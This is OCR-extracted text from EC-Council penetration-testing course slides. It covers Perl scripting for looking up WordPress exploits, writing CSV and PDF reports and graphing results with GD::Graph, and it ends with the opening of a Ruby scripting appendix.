
Using Perl to Find Exploits

Pen testers often need to find and exploit CMS such as Word Press. Therefore, we can create a function with Perl that builds a database for us. For WordPress, this can be done by simply creating an array of default files such as the readme.html or license.txt files.

We will utilize the online resource *http://exploit-db.org* to gather all possible exploits for WordPress.

We have set up a simple **`LWP::UserAgent`** Perl script as we did earlier; then we push each link into an array and generate a new HTTP request.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Creating Reports Using Perl

Perl offers us many ways to create files and reports, including PDF files, Word documents, TXT and CSV files, and more. In this subsection, we will examine a few ways to document positive results from our penetration test in a single file that can be used later to create a final draft. The advantage of the note-taking process is that it is entirely up to the penetration tester. Proper note taking and documentation can lead to a significantly better final report and sometimes to advancing the vulnerability during the test.


CSV files are widely used by many applications, including data storage applications. It is also much easier to parse the data in a uniform file such as this, and it can be done using the most trivial regular expressions, as we will see in the next section when we create a graph using Perl. Even with duplicate entries, a CSV file can make our work much easier to summarize later during the creation of our final reports.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Graphing with Perl

- **GD Graphics** library
  - Provides the capability
  - Must be installed with **apt**
    - **apt install libgd-graph-perl**
      - After this, install with CPAN
        - **cpan -i GD::Graph**

```
#!/usr/bin/perl -w
use GD::Graph::bars;
use strict;
my $usage = "Usage: ./graph.pl <title> <server count> <Y Axis label> <CSV file>";
my $title = shift or die $usage;
my $serverCount = shift or die $usage;
my $yLabel = shift or die $usage;
open(CSV,shift) or die $usage;
my @vulnLabel; # hold all labels
my @vulnData;  # hold all data values
my %vulnStats; # used to create "values"
```



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Graphing with Perl

Before creating graphs using Perl, we must ensure that our environment includes the GD Graphics library. On a Debian Linux machine, we can use the APT package manager to install it. Then we install it into Perl.

Therefore, we can use this to create our own summary of the penetration test using the **GD::Graph** Perl module.

As shown in the screenshot on the slide, we will begin by using libraries and include statements as we normally do. The command-line arguments are then parsed, and the two arrays, **@vulnLabel** and **@vulnData** are populated using the Perl associative array, or hash, **%vulnStats**. This hash is populated by reading in the CSV file. In this example, we will use a simple CSV format, which includes the IP address and the identified vulnerability.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Creating PDF Files

This library allows us to use any font we would like to embed, specify exactly where to plot text, embed our graph image, and much more. It does not have any special requirements.


We have to specify exactly where the text is plotted on the PDF page; we need to keep track of the previously written line's location and the font size as well. This is the second requirement, as jumbling text should be avoided, or worse, positive results from the penetration test should not be missed. To do so, we will simply use two global variables for **`$fontSize`** and **`$lineNum`**.

We prepare our environment for parsing the data and creating the PDF file. We use an object-oriented approach for the **`PDF::API2`** class and create a **`$pdf`** object. We then create a **`$font`** object by using the **`ttfont()`** method from the **`$pdf`** object. This is to specify a preferred font for our PDF file, and we specify the font previously used to create our graph. After this, we create a **`$page`** object from the **`$pdf`** object's **`page()`** class. This will be used to implant our graph image and all lines of text.

Next, we specify the y axis pixel coordinate to start from 700, indicating 700 pixels from the bottom of the page. Then, we choose the font size to use for our font as the **`$fontSize`** variable. We use a variable here, because we will write a simple subroutine later that will change the font size. Next, we choose an x axis coordinate or left margin where we want to start our text. Finally, we create a **`$text`** object using the **`text()`** method of the **`$page`** object.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Enumerate Data from Websites (Cont'd)



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Enumerate Data from Websites (Cont'd)

As the output in the screenshot shows, we have connected to the machine and extracted the machine data from the file system.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

LAB Perl Scripting

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Summary



- ❑ Reviewed the basic concepts of Perl
- ❑ Explored scripts specific to pen testing
- ❑ Created and tested Perl scripts

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

C|PENT

Certified Penetration Testing Professional

Appendix H


Ruby Environment and Scripting

MODULE OBJECTIVE

Review the basic concepts of Ruby
Explore scripts specific to pen testing
Create and test Ruby scripts

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Ruby

Ruby is a flexible, powerful, and easy-to-read programming language that has advantageous elements of Perl, Python, and many others.

We will explore the critical aspects of Ruby and develop the skills to apply in real-world penetration testing scenarios.

For penetration testers, Ruby excels at networking, protocol manipulation, and object-oriented database access. It can extend and convert between classes and has an easy-to-use thread application program interface (API) for creating threaded applications that run on any Ruby-compatible platform.

The language syntax is similar to that of Python. Ruby combines concepts from languages such as Perl, Ada, and Lisp, resulting in a short learning curve for people who already know other popular scripting languages. It is flexible enough to allow artistic interpretation when formatting code, and it allows the creation of functional and attractive code. Ruby has the ability to string objects together, creating complex one-liners. It also offers many ways to approach complex tasks; consequently, there is rarely only one way to solve a problem.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Two Methods for Script Execution

